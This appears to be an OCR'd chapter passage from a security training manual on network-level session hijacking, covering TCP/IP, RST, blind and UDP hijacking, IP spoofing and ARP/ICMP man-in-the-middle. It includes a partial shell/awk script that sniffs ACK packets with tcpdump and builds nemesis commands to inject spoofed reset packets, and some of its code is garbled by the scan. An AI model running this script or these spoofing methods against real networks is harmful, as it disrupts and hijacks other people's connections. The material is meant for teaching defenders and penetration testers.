

SRC: 192.168.0.100, DST: 192.168.0.200, SEQ#: 1429775000, ACK#: 1250510000, LEN: 24
SRC: 192.168.0.200, DST: 192.168.0.100, SEQ#: 1250510000, ACK#: 1429725024, LEN: 167
Host Machine 192.168.0.200
Victim Machine 192.168.0.100
SRC: 192.168.0.100 DST: 192.168.0.200 SEQ#: 1429725024 ACK#: 1250510167 LEN: 71
Attacker System

FIGURE 11.14: TCP/IP Hijacking




TCP/IP Hijacking (Cont'd)

1. The attacker sniffs the victim's connection and uses the victim's IP to send a spoofed packet with the predicted sequence number
2. The host processes the spoofed packet, increments the sequence number, and sends acknowledgement to the victim's IP
3. The victim machine is unaware of the spoofed packet, so it ignores the host machine's ACK packet and turns sequence number count off
4. Therefore, the host receives packets with the incorrect sequence number
5. The attacker forces the victim's connection with the host machine to a desynchronized state
6. The attacker tracks sequence numbers and continuously spoofs packets that comes from the victim's IP
7. The attacker continues to communicate with the host machine while the victim's connection hangs

TCP/IP Hijacking (Cont'd)

TCP/IP hijacking is a dangerous technique used by attackers to gain access to the host in a network and then disconnect it from the network logically. To gain access to the host, the attacker initially **sniffs** the victim's connection and uses the **victim's IP** to send a spoofed packet with the predicted sequence number. The host processes the **spoofed packet**, increments the sequence number, and sends acknowledgement to the victim's IP. The victim machine is unaware of the spoofed packet, so it ignores the host machine's ACK packet and turns sequence number count off. Therefore, the host receives packets with the incorrect sequence number. The attacker forces the victim's connection with the host machine to a **desynchronized** state. The attacker tracks sequence numbers and continuously spoofs packets that comes from the victim's IP. The attacker continues to communicate with the host machine while the victim's connection hangs.




IP Spoofing: Source Routed Packets

- Source Routed Packets technique is used for gaining unauthorized access to the computer with the aid of the trusted host's IP address
- The host's IP address spoofs the packets so that the server managing a session with the client, accepts the packets
- When the session is established, the hijacker injects the forged packets before the client responds
- The original packet is lost as the server gets the packet with a different sequence number
- The packets are source-routed where the path to the destination IP can be specified by the attacker

IP Spoofing: Source Routed Packets

The IP spoofing technique is used for gaining unauthorized access to the computers. The attacker sends a message to the server with an IP address indicating that the message is from a trusted host. First, the attacker obtains the IP address of the client and modifies the packet headers to indicate that it comes from a trusted IP address. This type of hijacking allows the attackers to create their own acceptable packets to insert into the TCP session. The packets are source routed, where the sender specifies the path for packets from source to the destination IP. Using this source routing technique, attackers can fool the server into thinking that it is communicating with the user.

After spoofing the IP address successfully, the hijacker alters the sequence number and the acknowledgement number that the server expects. After changing this number, the attacker injects the **forged packets** into the TCP session before the client can respond. This leads to the desynchronized state because the sequence and ACK number are not synchronized between the client and the server.



RST Hijacking

1. RST hijacking involves injecting an **authentic-looking reset (RST) packet** using spoofed source address and predicting the acknowledgment number
2. The victim believes that the source actually sent the **reset packet** and **resets the connection**
3. Turn on the **ACK flag** in tcpdump to sniff the packets
4. RST Hijacking can be carried out using a **packet crafting tool** such as Colasoft's Packet Builder and TCP/IP analysis tool such as tcpdump

RST Hijacking

RST hijacking is a form of TCP/IP hijacking where a reset (RST) packet is injected. In this attack, the attacker first sniffs the connection between the source and the victim to grab the connection establishment information such as IP addresses of source and victim, sequence numbers, etc. Now the attacker crafts an RST packet with a spoofed address as that of the source address and the acknowledgement number the same as that of the genuine connection and then sends it to the victim. When the victim receives the spoofed packet it believes that the reset request is sent by the source and thus resets the connection. RST hijacking can be carried out using a packet crafting tool such as Colasoft's Packet Builder. Other tools such as tcpdump, awk, and nemesis can assist in resetting the connection. Tcpdump can detect the established connections by filtering the packets that have the ACK flag turned on. Awk is a tool that parses the output obtained from the tcpdump to derive the source and destination addresses, ports, MAC addresses, sequence, and acknowledgement numbers. RST hijacking is a type of DoS attack where access is denied to a service or resource.

```
File: hijack_rst.sh
#!/bin/sh
Tcpdump   -S      -n   -e   -l   "tcp[13] & 16 == 16" I ack '{
# Output numbers as unsigned
      CONVEFMT="%U";
```

```
# See the randomizer
     srand();
# parse the tcpdump input for packet information
    dst_mac=$2;
    src_mac=$3;
    split($6, dst, ".");
    split($8, src, ".");
    src_ip = src[1] "." src[2] "." src[3] "." src[4];
    dst_ip = dst[1] "." dst[2] "." dst[3] "." dst[4];
    src_port=substr(src[5], 1, length(src[5])-1);
    dst_port= dst[5];
# Received ack number is the new seq number
   seq_num = $12;
# Feed all this information to nemesis
   exec_string = "nemesis tcp -v -fR -S "src_ip" -x "src_port" -H "src_mac" -
D
   "dst_ip" -y "dst_port" -M "dst_mac" -s "seq_num;
# Display some helpful debugging info… input vs. output
```






FIGURE 11.15: RST hijacking



Blind Hijacking

- The attacker can inject the **malicious data or commands** into the intercepted communications in the TCP session even if the source-routing is disabled
- The attacker can send the data or comments but has no **access to see the response**


Sends a request to the server
Victim
Attacker sniffs the request
Attacker sends sniffed request to the server
Server
Attacker

Blind Hijacking

Blind hijacking involves predicting the sequence numbers that the victimized host sends in order to create a connection that appears to originate from the host. Before exploring blind spoofing further, take a look at the sequence number prediction. TCP sequence numbers, which are unique for each byte in a TCP session, provide flow control and data integrity for the same. In addition, the TCP segment gives the Initial Sequence Number (ISN) as a part of the segment header. The initial sequence number does not start at zero for each session. The participants' state ISNs as a part of handshake process in different directions, and the bytes are numbered sequentially. Blind IP hijacking relies on the attacker's ability to predict sequence numbers, as he or she is unable to sniff the communication between the two hosts by virtue of not being on the same network segment. An attacker cannot spoof a trusted host on a different network and see the reply packets because the packets are not routed back to him or her. Neither can the attacker resort to **ARP cache poisoning** because routers do not route ARP broadcasts across the Internet. As the attacker is unable to see the replies, he or she is forced to anticipate the responses from the victim and prevent the host from sending an RST to the victim. The attacker then injects himself or herself into the communication by predicting what sequence numbers the remote host is expecting from the victim.

In blind hijacking, an attacker correctly guesses the next ISN of a computer that is attempting to establish a connection; the attacker can send a command, such as setting a password to allow access from another location on the network, but the attacker can never see the response. The attacker can inject the malicious data or commands into the **intercepted communications** in the TCP session even if the **source-routing** is disabled.




Sends a request to the server
Victim
Attacker sniffs the request
Attacker sends sniffed request to the server
Server
Attacker

FIGURE 11.16: Attacker performing Blind hijacking



Man-in-the-Middle Attack Using Packet Sniffer

- In this attack, the packet sniffer is used as an interface between the client and the server
- The packets between the client and the server are routed through the hijacker's host by using two techniques

Using forged Internet Control Message Protocol (ICMP)

It is an extension of IP to send error messages where the attacker can send messages to fool the client and the server

Using Address Resolution Protocol (ARP) spoofing


ARP is used to map the network layer addresses (IP address) to link layer addresses (MAC address)

- ARP spoofing involves fooling the host by broadcasting the ARP request and changing its ARP tables by sending the forged ARP replies

Man-in-the-Middle Attack using Packet Sniffer

Man-in-the-middle uses a packet sniffer to intercept the communication between the client and the server. The attacker changes the default gateway of the client's machine and intends to route the packets through the hijacker's host. The technique used is to forge ICMP (Internet Control Message Protocol) packets to redirect traffic between the client and the host through the hijacker's host. This is used to send error messages indicating the problems in processing packets through a connection and fooling the server and the client to route through its path.

Another technique used is ARP (Address Resolution Protocol) spoofing. The ARP tables are used by the hosts to map the local IP addresses to hardware addresses or MAC addresses. The attacker sends forged ARP replies that update the ARP tables at the host broadcasting the ARP requests. The traffic sent to that IP will instead be delivered to the host.



UDP Hijacking

A network-level session hijacking where the attacker sends forged server reply to a victim's UDP request before the intended server replies to it

The attacker uses man-in-the-middle attack to intercept server's response to the client and sends its own forged reply

Client sends a UDP request
UPD response
Client
Server
Forges a reply before server replies
Attacker

UDP Hijacking

UDP does not use packet sequencing and synchronizing, so an attacker can easily attack a UDP session than TCP. In this attack, the hijacker forges a server reply to the client UDP request before the server can respond. The server's reply can be easily restricted if sniffing is used. A man-in-the-middle attack in **UDP hijacking** can minimize the task of the attacker as they can stop the server's reply to reach the client in the first place.




Client sends a UDP request
UPD response
Client
Server
Forges a reply before server replies
Attacker

FIGURE 11.17: Attacker performing UDP Hijacking on client



Module Flow

Session Hijacking Concepts

Application Level Session Hijacking

Network Level Session Hijacking

Session Hijacking Tools

Counter-measures

Penetration Testing

Module Flow

So far, we have discussed session hijacking and its concepts, application-level session hijacking and network-level session hijacking and various techniques to perform session hijacking attacks. These types of attacks can be performed with the help of tools. The session hijacking tools make the attacker's job easy.

Session Hijacking Concepts	**Application Level Session Hijacking**
Network Level Session Hijacking	**Session Hijacking Tools**
Counter-measures	**Penetration Testing**

